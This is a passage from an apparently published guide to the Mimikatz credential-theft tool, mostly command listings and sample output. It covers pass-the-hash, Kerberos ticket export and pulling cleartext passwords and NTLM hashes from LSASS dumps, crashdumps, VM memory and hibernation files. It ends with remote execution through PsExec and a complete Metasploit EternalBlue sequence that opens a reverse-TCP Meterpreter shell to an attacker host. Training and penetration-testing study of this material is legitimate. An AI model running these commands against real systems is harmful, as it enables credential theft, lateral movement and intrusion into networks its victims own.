        * Password : anotherpassword
```

Pass-The-Hash (pth): Runs a process under another credential using the NTLM hash of a user's password.

```
mimikatz # sekurlsa::pth /user:Administrateur /domain:chocolate.local
/ntlm:cc36cf7a8514893efccd332446158b1a
```

Output example:

```
user    : Administrateur
domain  : chocolate.local
program : cmd.exe
NTLM    : cc36cf7a8514893efccd332446158b1a
|  PID  712
|  TID  300
|  LUID 0 ; 362544 (00000000:00058830)
\_ msv1_0   - data copy @ 000F8AF4 : OK !
\_ kerberos - data copy @ 000E23B8
\_ rc4_hmac_nt       OK
\_ rc4_hmac_old      OK
\_ rc4_md4           OK
\_ des_cbc_md5       -> null
\_ des_cbc_crc       -> null
\_ rc4_hmac_nt_exp   OK
\_ rc4_hmac_old_exp  OK
\_ *Password replace -> null
```

tickets: Lists and exports Kerberos tickets of all sessions.

```
mimikatz # sekurlsa::tickets /export
```

Output example:

```
Authentication Id : 0 ; 541043 (00000000:00084173)
Session           : Interactive from 2
User Name         : Administrateur
Domain            : CHOCOLATE
SID               : S-1-5-21-130452501-2365100805-3685010670-500

    * Username : Administrateur
    * Domain   : CHOCOLATE.LOCAL
    * Password : (null)

Group 0 - Ticket Granting Service
...
```

ekeys: Extracts encryption keys.

```
mimikatz # sekurlsa::ekeys
```

dpapi: Extracts DPAPI keys.

```
mimikatz # sekurlsa::dpapi
```

minidump: Loads a minidump for offline analysis.

```
mimikatz # sekurlsa::minidump lsass.dmp
```

1. **process**: Switches the process context.
2. **searchpasswords**: Searches for passwords in memory.
3. **msv**: Lists MSV credentials.
4. **wdigest**: Lists WDigest credentials.
5. **kerberos**: Lists Kerberos credentials.

Example of extracting logon passwords from a minidump

```
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonpasswords
```

Starting with Windows 8.x and 10, passwords are not stored in memory by default. However, there are exceptions such as when the DC is unreachable or specific registry settings are configured to store credentials.

Memory Dump

This guide details the process of extracting passwords from memory dumps using various formats such as minidump, full dump, crashdump, vmem, and hibernation files (hiberfil.sys).

- Ensure you have the necessary privileges to access and analyze the memory dumps.
- Minidumps from different Windows versions or architectures might produce errors if incompatible.
- Always adhere to ethical guidelines and legal requirements when using tools like Mimikatz.

Memory Dump Formats

1. **Minidump**
2. **Full Dump**
3. **Crashdump**
4. **VMem and Other Raw Formats**
5. **Hibernation File (hiberfil.sys)**

Each of these formats contains memory snapshots that can be analyzed to extract sensitive information such as passwords, keys, PIN codes, and tickets.

Commands and Codes

1. **Extracting from Minidump**

> To work with a minidump, use the `sekurlsa::minidump` command in Mimikatz:

```
mimikatz # sekurlsa::minidump <path_to_minidump>
```

Example:

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'
```

After loading the minidump, extract logon passwords:

```
mimikatz # sekurlsa::logonpasswords
```

Extracting from Full Dump

To analyze a full memory dump, use the following command:

```
mimikatz # sekurlsa::full <path_to_fulldump>
```

Then, extract logon passwords:

```
mimikatz # sekurlsa::logonpasswords
```

Extracting from Crashdump

Use the `sekurlsa::crashdump` command to process crash dumps:

```
mimikatz # sekurlsa::crashdump <path_to_crashdump>
```

Followed by:

```
mimikatz # sekurlsa::logonpasswords
```

Extracting from VMem and Other Raw Formats

For raw memory formats like `vmem`, load the file and extract passwords as follows:

```
mimikatz # sekurlsa::vmem <path_to_vmem>
```

And then:

```
mimikatz # sekurlsa::logonpasswords
```

Extracting from Hibernation File (hiberfil.sys)

Process the hibernation file to extract sensitive data:

```
mimikatz # sekurlsa::hiberfil <path_to_hiberfil.sys>
```

After loading, extract logon passwords:

```
mimikatz # sekurlsa::logonpasswords
```

Sample Outputs

When you run these commands, Mimikatz will output details of authentication sessions and the associated credentials. Here is an example output:

```
Authentication Id : 0 ; 88038 (00000000:000157e6)
Session           : Interactive from 1
User Name         : John Doe
Domain            : example.com
SID               : S-1-5-21-2044528444-627255920-3055224092-1000
        msv :
         [00000003] Primary
         * Username : John Doe
         * Domain   : example.com
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : John Doe
         * Domain   : example.com
         * Password : password123
        wdigest :
         * Username : John Doe
         * Domain   : example.com
         * Password : password123
        kerberos :
         * Username : John Doe
         * Domain   : example.com
         * Password : password123
```

Remote Execution

Remote execution with Mimikatz enables the execution of Mimikatz commands on remote systems to extract sensitive information such as passwords and credentials.

Remote Execution Tools

1. PsExec with Mimikatz
2. Meterpreter with Mimikatz

Using PsExec with Mimikatz

PsExec, combined with Mimikatz, allows for the remote execution of Mimikatz commands on target systems.

Commands and Codes

1. Basic Usage

> Execute Mimikatz commands on a remote system using PsExec:

```
psexec \\remote_computer -u username -p password mimikatz.exe
<mimikatz_command>
```

Example:

```
psexec \\192.168.1.100 -u Administrator -p password123 mimikatz.exe
sekurlsa::logonpasswords
```

- This command executes the `sekurlsa::logonpasswords` Mimikatz command on the remote computer `192.168.1.100`.

- **Executing Mimikatz Command with Arguments**

> You can pass arguments to Mimikatz commands as needed:

```
psexec \\remote_computer -u username -p password mimikatz.exe
<mimikatz_command> <arguments>
```

Example:

```
psexec \\192.168.1.100 -u Administrator -p password123 mimikatz.exe
sekurlsa::pth /user:Administrator /domain:chocolate.local
/ntlm:cc36cf7a8514893efccd332446158b1a
```

1. This command performs Pass-The-Hash (PTH) using Mimikatz on the remote computer.

Using Meterpreter with Mimikatz

Meterpreter, integrated with Mimikatz, provides a powerful platform for post-exploitation activities, including credential extraction.

Prerequisites

- Metasploit Framework installed on the attacker machine.
- Exploitable vulnerability or a foothold on the target system to deploy Meterpreter.
- Mimikatz plugin loaded into Meterpreter.

Commands and Codes

1. **Starting Metasploit Framework**

> Open the Metasploit console:

```
msfconsole
```

Using an Exploit to Get a Meterpreter Session

Select and configure an exploit to gain access:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.1.100
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.101
set LPORT 4444
exploit
```

Loading Mimikatz into Meterpreter

Once you have a Meterpreter session, load the Mimikatz plugin:

```
meterpreter > load mimikatz
```

Executing Mimikatz Commands

With Mimikatz loaded, you can now execute its commands:

```
meterpreter > mimikatz_command <arguments>
```

Example:

```
meterpreter > mimikatz_command sekurlsa::logonpasswords
```

Conclusion

In conclusion, the "Mimikatz Comprehensive Book" stands as an indispensable resource for cybersecurity professionals, offering a thorough understanding of Mimikatz's capabilities and usage. Through detailed exploration of Mimikatz's functionalities, readers gain insights into its potential for extracting sensitive information and performing post-exploitation activities on Windows systems. With its emphasis on ethical considerations and responsible use, the book equips readers with the knowledge and skills needed to navigate complex security landscapes effectively. By empowering professionals with the tools and insights necessary to leverage Mimikatz effectively, this book contributes to enhancing cybersecurity practices and fortifying defenses against evolving threats.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO